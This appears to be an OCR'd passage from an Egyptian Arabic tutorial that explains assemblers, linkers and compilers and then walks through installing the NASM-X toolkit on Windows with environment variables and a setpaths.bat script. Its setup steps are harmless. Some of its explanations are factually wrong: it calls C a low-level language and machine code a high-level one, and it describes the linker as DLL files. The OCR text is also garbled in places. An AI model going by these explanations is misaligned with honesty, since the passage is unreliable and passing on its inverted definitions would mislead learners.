
-ال **Source code** بیحول ال **Assembler** بال **Object File** ال انت تقدر تقراه ل **Human CPU** دا بنحوله ل **Machine Code file** ال یقدر يقرهاها ال **Object File** دا ال بیأخذ ال **Linker** ويحوله ل بلغته ... عندنا ال **Linker** عشان یروح یتنفذ فالمكان ال مخصص ليه ... مثال یوضخ الدنيا.



-ال **Linker** دي هي ملفات ال **DLL** ال هي بتبقى وسيط بينک وبين ال **Processes** هتشغلها خاصه ب **App** معين أو **Game** كل حاجه بتحتاج **Linker** عشان ال **CPU** یفهمها ويشغلها فال **Linker** هنا هي ملفات ال **DLL** وال **Assembler** زي ال **NASM** ودا هنشوفه بعدین بالتفصيل .


## 2.3 Compiler:

دا ال بيقوم بتحويل ال كود البرمجي ال مكتوب بلغه ال C مثلا اللي بنسميهها ال **Low-level language** لـ **High-level language** اللي هي لغه الكمبيوتر ال **Machine code** وطبعا دا بيتم برضه عن طريق ال **Object File** ... وليه وظائف تانيه أخرى .




## 2.4 NASM:


دا النوع ال ذكرناه فوق من ال **Assembler** تعالى نشوفه مع بعض وازي بنسخدمه ... هنزل اسمه ال **NASM-X Project** دا فيه ال **NASM-X** بآكواه بأمثله جاهزة تقدر تطبق عليها زي مهنشوف .  
نزلت ال **Project** دا ال فيه ال **Assembler** بالاكواه ال هنطبق عليها كملف مضغوط وبعدين نعمل **Folder** جوا ال **Partition C** ونفك ضغط الملفات دي فيه زي كدا ...




-بعد كدا عاوزين نروح نغير فال **Environment Variables** ودا علشان لو عاوزين نفتح ملف ال **exe** الخاص بال **NASM** من اي مكان مش شرط ادخل للمكان ال موجود فيه كل حاجه تخص ال بتابع الجهاز ال **C/nasm/NASM** ال احنا لسه عاملينه ال هو كان /




-ضفنا ال **Assembler** بتعنا علشان نعرف نعمل **Run** لـ **Path** بتعنا من اي مكان عالجهاز عندي ... تعالى نشوف الخطوات مع بعض ...



## Environment Variables



## Environment Variables



بعد كدا تعالى نروح فالمسار بتعنا ونكتب الامر دا عشان نعرف ال Install بتعنا اتعلمه Assembler ولا لاء نظام Power كدا قبل منبدع ودا ممكن تعمله بال CMD أو ال Check . Admin بس خد بالك أفتح ال W.power shell ... Shell

```

Administrator: Windows PowerShell
PS C:\nasmx> .\setpaths.bat
"NASMX Development Toolkit"
PS C:\nasmx>

```

-ال **nasmx** جواه ال **Assembler** وكمان معاه شويه ملفات تانيه زي **Demo** ممكن تشووفها ... بس الاول عاوزين نعدل فملف خاص بال **Comment** زي مهتشوف هنعمل **Comment** **Demo**

